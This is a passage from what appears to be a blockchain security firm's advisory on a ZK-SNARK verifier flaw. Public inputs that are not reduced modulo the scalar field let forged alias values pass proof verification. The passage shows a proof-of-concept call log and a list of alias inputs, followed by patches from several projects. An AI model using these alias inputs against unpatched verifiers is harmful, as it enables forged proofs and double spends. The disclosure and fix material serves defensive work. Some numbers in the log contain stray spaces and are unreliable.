
```
[vm] from: 0x5B3...eddC4 to: Verifier.(constructor) value: 0 wei data: 0x608...c0033 logs: 0 hash: 0xfdc...bbb51
call to Verifier.verifyProof

CALL  [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: Verifier.verifyProof(uint256[2],uint256[2][2],uint256[2],uint256[1]) data: 0x437...0004e

from                 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to                   Verifier.verifyProof(uint256[2],uint256[2][2],uint256[2],uint256[1]) 0xd8b934580fcE35a11b58C6D73aDe6468a2833fa8
execution cost       204735 gas (Cost only applies when called by a contract)
input                0x437...0004e
decoded input        {
                         "uint256[2] a": [
                             "94917239410301539366737547893359172823176242675072292664754490643322852938",
                             "9477348396921644630113225088465897030652335071733557344363441978921703448 07809"
                         ],
                         "uint256[2][2] b": [
                             [
                                 "14501956964903596974939800653672409597678752047062168226480261529491107172520",
                                 "8524866645155861725512584348030610662166558370188990537455595785610625005 1663"
                             ],
                             [
                                 "5005302886806922534740317368059987718175600687857511948809693978126266814366",
                                 "10614637666672980380177784332726252624150280012826475541770303162477948531148"
                             ]
                         ],
                         "uint256[2] c": [
                             "9969979815497126703973819368803801070986705956041011196292381221765160068905",
                             "12683801058535607331695100431481050914461534321630133042120683320051983217434"
                         ],
                         "uint256[1] input": [
                             "21888242871839275222246405745257275088548364400416034343698204186575808495694"
                         ]
                     }
decoded output       {
                         "0": "bool: r true"
                     }
```

In addition, since the ALT_BN128 curve is used for reproduction in this article, a total of 5 different parameters can be generated to pass the verification:

```
originalHash: 77
attackHash: 21888242871839275222246405745257275088548364400416034343698204186575808495694
attackHash2: 43776485743678550444492811490514550177096728800832068687396408373151616991311
attackHash3: 65664728615517825666739217235771825265645093201248103031094612559727425486928
attackHash4: 87552971487357100888985622981029100354193457601664137374792816746303233982545
```


4. Remediation

Semaphore has fixed the vulnerability with the following fix code:



```solidity
/// @dev See {ISemaphoreVerifier-verifyProof}.
function verifyProof(
    uint256 merkleTreeRoot,
    uint256 nullifierHash,
    uint256 signal,
    uint256 externalNullifier,
    uint256[8] calldata proof,
    uint256 merkleTreeDepth
) external view override {
    signal = _hash(signal);
    externalNullifier = _hash(externalNullifier);

    Proof memory p;

    p.A = Pairing.G1Point(proof[0], proof[1]);
    p.B = Pairing.G2Point([proof[2], proof[3]], [proof[4], proof[5]]);
    p.C = Pairing.G1Point(proof[6], proof[7]);

    VerificationKey memory vk = _getVerificationKey(merkleTreeDepth - 16);

    Pairing.G1Point memory vk_x = vk.IC[0];

    vk_x = Pairing.addition(vk_x, Pairing.scalar_mul(vk.IC[1], merkleTreeRoot));
    vk_x = Pairing.addition(vk_x, Pairing.scalar_mul(vk.IC[2], nullifierHash));
    vk_x = Pairing.addition(vk_x, Pairing.scalar_mul(vk.IC[3], signal));
    vk_x = Pairing.addition(vk_x, Pairing.scalar_mul(vk.IC[4], externalNullifier));

    Pairing.G1Point[] memory p1 = new Pairing.G1Point[](4);
    Pairing.G2Point[] memory p2 = new Pairing.G2Point[](4);

    p1[0] = Pairing.negate(p.A);
    p2[0] = p.B;
    p1[1] = vk.alfa1;
    p2[1] = vk.beta2;
    p1[2] = vk_x;
    p2[2] = vk.gamma2;
    p1[3] = p.C;
    p2[3] = vk.delta2;

    Pairing.pairingCheck(p1, p2);
}
```

（https://github.com/semaphore-protocol/semaphore/blob/0cb0ef3514bc35890331379fd16c7be071ada4f6/packages/contracts/contracts/base/SemaphoreVerifier.sol#L42）




```solidity
/// @return r the product of a point on G1 and a scalar, i.e.
/// p == p.scalar_mul(1) and p.addition(p) == p.scalar_mul(2) for all points p.
function scalar_mul(G1Point memory p, uint256 s) public view returns (G1Point memory r) {
    // By EIP-196 the values p.X and p.Y are verified to be less than the BASE_MODULUS and
    // form a valid point on the curve. But the scalar is not verified, so we do that explicitly.
    if (s >= SCALAR_MODULUS) {
        revert InvalidProof();
    }
```

(https://github.com/semaphore-protocol/semaphore/blob/0cb0ef3514bc35890331379fd16c7be071ada4f6/packages/contracts/contracts/base/Pairing.sol#L94)

However, this vulnerability is a general implementation vulnerability. Through the research of Beosin security team, we have found that many well-known zero-knowledge proof algorithm components and DApp projects are affected by this vulnerability. The majority of them have been promptly fixed. Below are some examples of the solutions adopted by various project teams:

ethsnarks：




```
    function NegateY( uint256 Y )
        internal pure returns (uint256)
@@ -93,6 +66,7 @@ library Verifier
    function Verify ( uint256[14] memory in_vk, uint256[] memory vk_gammaABC, uint256[8] memory
in_proof, uint256[] memory proof_inputs )
        internal view returns (bool)
    {

        require( ((vk_gammaABC.length / 2) - 1) == proof_inputs.length );

        // Compute the linear combination vk_x
@@ -106,7 +80,9 @@ library Verifier
        add_input[1] = vk_gammaABC[1];

        // Performs a sum of gammaABC[0] + sum[ gammaABC[i+1]^proof_inputs[i] ]
-       for (uint i = 0; i < proof_inputs.length; i++) {


            mul_input[0] = vk_gammaABC[m++];
            mul_input[1] = vk_gammaABC[m++];
            mul_input[2] = proof_inputs[i];
@@ -149,30 +125,4 @@ library Verifier
        require(success);
        return out[0] != 0;
    }
```

```
    function NegateY( uint256 Y )
        internal pure returns (uint256)

    function Verify ( uint256[14] memory in_vk, uint256[] memory vk_gammaABC, uint256[8] memory
in_proof, uint256[] memory proof_inputs )
        internal view returns (bool)
    {
+       uint256 snark_scalar_field =
21888242871839275222246405745257275088548364400416034343698204186575808495617;
        require( ((vk_gammaABC.length / 2) - 1) == proof_inputs.length );

        // Compute the linear combination vk_x

        add_input[1] = vk_gammaABC[1];

        // Performs a sum of gammaABC[0] + sum[ gammaABC[i+1]^proof_inputs[i] ]
+       for (uint i = 0; i < proof_inputs.length; i++)
+       {
+           require( proof_inputs[i] < snark_scalar_field );
            mul_input[0] = vk_gammaABC[m++];
            mul_input[1] = vk_gammaABC[m++];
            mul_input[2] = proof_inputs[i];

        require(success);
        return out[0] != 0;
    }
```

(https://github.com/HarryR/ethsnarks/commit/34a3bfb1b0869e1063cc5976728180409cf7ee96)

snarkjs：




```
    function verify(uint[] memory input, Proof memory proof) internal view returns (uint) {

        VerifyingKey memory vk = verifyingKey();
        require(input.length + 1 == vk.IC.length,"verifier-bad-input");
        // Compute the linear combination vk_x
        Pairing.G1Point memory vk_x = Pairing.G1Point(0, 0);
        for (uint i = 0; i < input.length; i++)

            vk_x = Pairing.addition(vk_x, Pairing.scalar_mul(vk.IC[i + 1], input[i]));
        vk_x = Pairing.addition(vk_x, vk.IC[0]);
        if (!Pairing.pairingProd4(
```


```
    function verify(uint[] memory input, Proof memory proof) internal view returns (uint) {
+       uint256 snark_scalar_field =
21888242871839275222246405745257275088548364400416034343698204186575808495617;
        VerifyingKey memory vk = verifyingKey();
        require(input.length + 1 == vk.IC.length,"verifier-bad-input");
        // Compute the linear combination vk_x
        Pairing.G1Point memory vk_x = Pairing.G1Point(0, 0);
        for (uint i = 0; i < input.length; i++)
+           require(input[i] < snark_scalar_field);
            vk_x = Pairing.addition(vk_x, Pairing.scalar_mul(vk.IC[i + 1], input[i]));
        vk_x = Pairing.addition(vk_x, vk.IC[0]);
        if (!Pairing.pairingProd4(
```

(https://github.com/iden3/snarkjs/commit/25dc1fc6e311f47ba5fa5378bfcc383f15ec74f4)

heiswap-dapp：




```diff
@@ -118,12 +118,19 @@ contract Heiswap {
         // i.e. there is a ringHash
         function withdraw(
             address payable receiver, uint256 amountEther, uint256 index,
-            uint256 c0, uint256[2] memory keyImage, uint256[] memory s
+            uint256 c0, uint256[2] memory _keyImage, uint256[] memory s
         ) public
         {
             uint i;
             uint256 startGas = gasleft();
 
+            // Prevent double spend attack
+            // https://github.com/kendricktan/heiswap-dapp/issues/17
+            uint256[2] memory keyImage = [
+                AltBn128.modp(_keyImage[0]),
+                AltBn128.modp(_keyImage[1])
+            ];
+
             // Get amount sent in whole number
             uint256 withdrawEther = floorEtherAndCheck(amountEther * 1 ether);
 
```



```diff
9 contracts/AltBn128.sol
@@ -84,7 +84,8 @@ library AltBn128 {
             }
         }
 
-        // Keep everything contained within this lib
+        /* Helper functions */
+
         function addmodn(uint256 x, uint256 n) public pure
             returns (uint256)
         {
@@ -97,6 +98,12 @@ library AltBn128 {
             return x % N;
         }
 
+        function modp(uint256 x) public pure
+            returns (uint256)
+        {
+            return x % P;
+        }
+
         /*
           Checks if the points x, y exists on alt_bn_128 curve
         */
```

(https://github.com/kendricktan/heiswap-dapp/commit/de022ffc9ffdfa4e6d9a7b51dc555728e25e9ca5#diff-a818b8dfd8f87dea043ed78d2e7c97ed0cda1ca9aed69f9267e520041a037bd5)

EY Blockchain：



```diff
 
   uint constant merkleWidth = 4294967296; //2^32
   uint constant merkleDepth = 33; //33
-
   uint private balance = 0;
+  uint256 constant zokratesPrime = 21888242871839275222246405745257275088548364400416034343698204186575808495617;
 
   mapping(bytes27 => bytes27) public ns; //store nullifiers of spent commitments
   mapping(bytes27 => bytes27) public zs; //array holding the commitments.  Basically the bottom row of the merkle tree
@@ -161,6 +161,12 @@ depth row  width  st#     end#
 
     require(_vkId == transferVkId, "Incorrect vkId");
 
+    //checks to prevent a ZoKrates overflow attack
+    require(_inputs[0]<zokratesPrime, "Input too large - possible overflow attack");
+    require(_inputs[1]<zokratesPrime, "Input too large - possible overflow attack");
+    require(_inputs[2]<zokratesPrime, "Input too large - possible overflow attack");
+    require(_inputs[3]<zokratesPrime, "Input too large - possible overflow attack");
+
     // verify the proof
     bool result = verifier.verify(_proof, _inputs, _vkId);
     require(result, "The proof has not been verified by the contract");
@@ -171,7 +177,6 @@ depth row  width  st#     end#
     bytes27 zf = packedToBytes27(_inputs[7], _inputs[6]);
     bytes27 inputRoot = packedToBytes27(_inputs[9],_inputs[8]);
 
```

(https://github.com/EYBlockchain/nightfall/pull/96/files)

However, some projects have not yet fixed this issue. **Beosin security team has already contacted the projects and is actively assisting in the remediation process.**

In response to this vulnerability, Beosin security team advises ZK-SNARK projects to fully consider the security risks arising from the code language attributes when implementing proof validation in the algorithm design. We also strongly recommend that projects seek professional security auditors for thorough security audits before launching the project.

About Beosin

Beosin is a leading global blockchain security company co-founded by several professors from world-renowned universities and there are 40+ PhDs in the team. It has offices in Singapore, Korea, Japan, and other 10+ countries. With the mission of "Securing Blockchain Ecosystem", Beosin provides "All-in-one" blockchain security solution covering Smart Contract Audit, Risk Monitoring & Alert, KYT/AML, and Crypto Tracing. Beosin has already audited more than 3000 smart contracts and protected more than $500 billion funds of our clients.